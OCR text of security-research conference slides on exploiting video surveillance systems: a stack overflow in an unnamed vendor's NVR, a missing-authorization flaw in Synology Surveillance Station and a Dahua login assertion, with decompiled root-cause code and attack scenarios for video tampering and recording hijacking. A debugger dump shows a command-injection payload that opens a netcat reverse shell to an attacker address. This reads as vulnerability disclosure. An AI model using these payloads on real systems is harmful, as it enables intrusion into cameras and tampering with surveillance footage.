
```
gef➤ i r
r0      0x763ded70 ->
    "GET:$(nc${IFS}192.168.0.200${IFS}9001${IFS}-e${IFS[...]"
r1      0x2b59c    ->   0x00000000
...
r4      0x41414141 ("AAAA"?)
r5      0x41414141 ("AAAA"?)
r6      0x41414141 ("AAAA"?)
r7      0x41414141 ("AAAA"?)
r8      0x41414141 ("AAAA"?)
r9      0x41414141 ("AAAA"?)
sp      0x763ded08 ->   "AAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
pc      0x76435928 ->   <system+8>  mov r12,  r0
```

Remote Code Execution

Vendor A: Root-Cause - Classic Stack-based Buffer Overflow

Let's start brute forcing

we were able to obtain the shell within 600 attempts not 2^{16}



Finally, we got a shell!

What's Next?

Vendor A

Okay we got the shell, what can we do?

Most important files were encrypted...

- Video
- Account
- User's passwords

→ Take over the administrator page using REDACTED vulnerability

What's N

Vendor A

Okay we got the

Most important

- Video
- Account
- User's passwo

→ Take over the vulnerability



Realtime video tampering

Vendor A: Result

- Now we are in device manage page
- Anything is possible!




Scenario #1 - Realtime video tampering

Vendor A

1. Remote Code Execution



Attacker



Web




NVR

Scenario #1 - Realtime video tampering

Vendor A

1. Remote Code Execution





Attacker


Web

NVR

Scenario #1 - Realtime video tampering

Vendor A

2. REDACTED






Attacker Web NVR

Scenario #1 - Realtime video tampering

Vendor A

2. REDACTED






Attacker Web NVR

Scenario #1 - Realtime video tampering

Vendor A

3. Video tampering





Attacker


Web

NVR

Scenario #1 - Realtime video tampering

Vendor A

3. Video tampering






Attacker Web NVR

Scenario #1 - Realtime video tampering

Vendor A

3. Video tampering





Attacker


Web

NVR

Scenario #1 - Realtime video tampering

Vendor A

3. Video tampering





Attacker


Web

NVR

Scenario #1 - Realtime video tampering

Vendor A

3. Video tampering





Attacker

Web

NVR

Scenario #1 - Demo

Vendor A



Missing Authorization

Synology: Root-Cause

```
1  __int64 __fastcall SSWebAPIHandler::Authenticate(__int64 this)
2  {
3    username = *(this + 8);
4    v32 = *off_29F80;
5    IsAuthorized = SYNO::APIRequest::IsAuthorized(username);
6
7    safe_strcpy(package_name, "SYNO.SDS.SurveillanceStation");
8    HasAppPriv = SYNO::APIRequest::HasAppPriv(username, package_name);
9
10   if ( package_name[0] != v31 )
11     operator delete(package_name[0]);
12   if ( HasAppPriv )
13     return IsAuthorized
14   else if ( !HasAppPriv && !SYNO::APIRequest::IsAdmin(username) )
15     ...
16 }
```

1. login check

2. app permission check

Only check user is accessible to package

NO PRIVILEGE CHECK

Missing Authorization

Synology: Root-Cause

```
if ( SSWebAPIHandler::Authenticate(this, off_29F80, 0LL) )
{
  SYNO::APIRequest::GetAPIMethod[abi:cxx11](*(this + 1));
  if ( !std::string::compare(v10, "Reboot") )
    SystemHandler::HandleReboot(this);
  else if ( !std::string::compare(v10, "Shutdown") )
    SystemHandler::HandleShutdown(this);
  else if ( !std::string::compare(v10, "Network") )
    SystemHandler::HandleNetwork(this);
  else if ( !std::string: :compare(v10, "Info") )
    SystemHandler::HandleInfo(this);
  ...
```

Even guest can call most API methods

set encrypt key, shutdown, install package, etc.

Missing Authorization

Synology: Exploit Case #1 - Takeover the Synology NAS

```
 1 __int64 __fastcall SystemHandler::HandleReboot(SystemHandler *this)
 2 {
 3   v19 = *(_QWORD *)off_29F80;
 4   Json::Value::Value(v11, 0LL, off_29F80, 0LL);
 5   pacakage_name[0] = v14;
 6   safe_strcpy(pacakage_name, "SYNO.Core.System", "");
 7   cmd[0] = v16;
 8   safe_strcpy(cmd, "reboot", "");
 9   Json::Value::Value(response, 0LL, v2, v3);
10   username[0] = v18;
11   safe_strcpy(username, "admin", "");
12   ApidApi::Exec(v11, pacakage_name, 1LL, cmd, response, username);
13   ...
14 }
```


Request to Core by impersonate Admin privilege




Missing Authorization


Synology: Exploit Case #2 - Recording video Hijacking

Normal flow





No camera privilege




Can’t see videos

Missing Authorization

Synology: Exploit Case #2 - Recording video Hijacking

Vulnerability




```
{
  'data':
  [
    {
      'id': 7,
      'mjpegHttpPath': '...',
      'multicstPath': '...',
      'rtspOverHttpPath': '...',
      'rtspPath': 'rtsp://syno:5bd7c...@<ip>:<port>'
    }
  ],
  'success': True
}
```

RTSP Path
Response Value: RTSP Path with ID and Password Access Without Authentication

'rtspPath': 'rtsp://syno:5bd7c...@<ip>:<port>'


Scenario #2 - Recording video Hijacking

Synology

1. Requesting to turn off layout



Attack(Guest)



Synology
Surveillance Station



VMS



RTSP Server

Scenario #2 - Recording video Hijacking

Synology

1. Requesting to turn off layout



Attack(Guest)



Synology
Surveillance Station



VMS



RTSP Server


Scenario #2 - Recording video Hijacking

Synology

1. Requesting to turn off layout



Attack(Guest)



Synology
Surveillance Station



VMS



RTSP Server


Scenario #2 - Recording video Hijacking

Synology

2. Request getLiveViewPath



Attack(Guest)



Synology
Surveillance Station



VMS



RTSP Server

Scenario #2 - Recording video Hijacking

Synology

2. Request getLiveViewPath



Attack(Guest)



Synology
Surveillance Station



VMS



RTSP Server

Scenario #2 - Recording video Hijacking

Synology

2. Request getLiveViewPath



Attack(Guest)



Synology
Surveillance Station



VMS




RTSP Server


Scenario #2 - Recording video Hijacking

Synology

3. Recording video Hijacking



Attack(Guest)



Synology
Surveillance Station



VMS



RTSP Server


Scenario #2 - Recording video Hijacking

Synology

3. Recording video Hijacking



Attack(Guest)



Synology
Surveillance Station



VMS



RTSP Server


Scenario #2 - Recording video Hijacking

Synology

3. Recording video Hijacking



Attack(Guest)



Synology
Surveillance Station



VMS



RTSP Server


Scenario #2 - Recording video Hijacking

Synology

3. Recording video Hijacking



Attack(Guest)



Synology
Surveillance Station



VMS



RTSP Server


Scenario #2 - Recording video Hijacking

Synology

3. Recording video Hijacking



Attack(Guest)



Synology
Surveillance Station




VMS



RTSP Server

Scenario #2 - Demo

Synology



Reachable Assertion

Dahua: Root-Cause


While analyzing the login process, we found multiple login options

authorityType	passwordType
HttpDigest	HttpDigest
OldDigest	Plain
OldDigest	OldDigest
Default	Plain
Default	Default
OTP	WSSE

Reachable Assertion

Dahua: Root-Cause

- By default, only one option is used
  - authorityType = Default
  - passwordType = Default



```
{
    "method":"global.login",
    "params": {
      "userName":"admin",
      "password":"868DEBAF828F0109D6F0D713A0F61D20",
      "clientType":"Web3.0",
      "loginType":"Direct",
      "authorityType":"Default",
      "passwordType":"Default"
    },
    "id":6,
    "session":"33750bac4bc683dd49c80a4b7b6cd860"
}
```




```
{
    "result":true,
    "params":{
      "keepAliveInterval":60,
      "isPwdOverdue":false
    },
    "session":"33750bac4bc683dd49c80a4b7b6cd860",
    "id":6
  }
```

Reachable Assertion

Dahua: Root-Cause

- getPasswordType
- Parsing authorityType, passwordType
- Compare some string and return PasswordType(num)





```
{
    "method":"global.login",
    "params": {
      "userName":"admin",
      "password":"868DEBAF828F0109D6F0D713A0F61D20",
      "clientType":"Web3.0",
      "loginType":"Direct",
      "authorityType":"Default",
      "passwordType":"Default"
    },
    "id":6,
    "session":"33750bac4bc683dd49c80a4b7b6cd860"
}
```

```
1  int __fastcall getPasswordType(int a1, const char *passwordType,
   const char *authorityType)
2  {
3    ...
4    if ( !strcmp(v3, "Default") )
5    {
6      if ( !strcmp(v4, "Plain") )
7        return 3;
8      if ( !strcmp(v4, "Default") )
9        return 4;
10   }
11   if ( strcmp(v3, "OldDigest") )
12     goto LABEL_17;
13   if ( !strcmp(v4, "Plain") )
14     return 1;
15   if ( !strcmp(v4, "OldDigest") )
16     return 2;
17   if ( !strcmp(v3, "OTP") && !strcmp(v4, "WSSE") )
18     return 7;
19   if ( strcmp(v3, "HttpDigest") && strcmp(v4, "HttpDigest") )
20   {
21     return 1;
22   }
23   ...
24 }
```

Reachable Assertion

Dahua: Root-Cause

- IsPasswdValid
- Handle login param based on PasswordType(num)

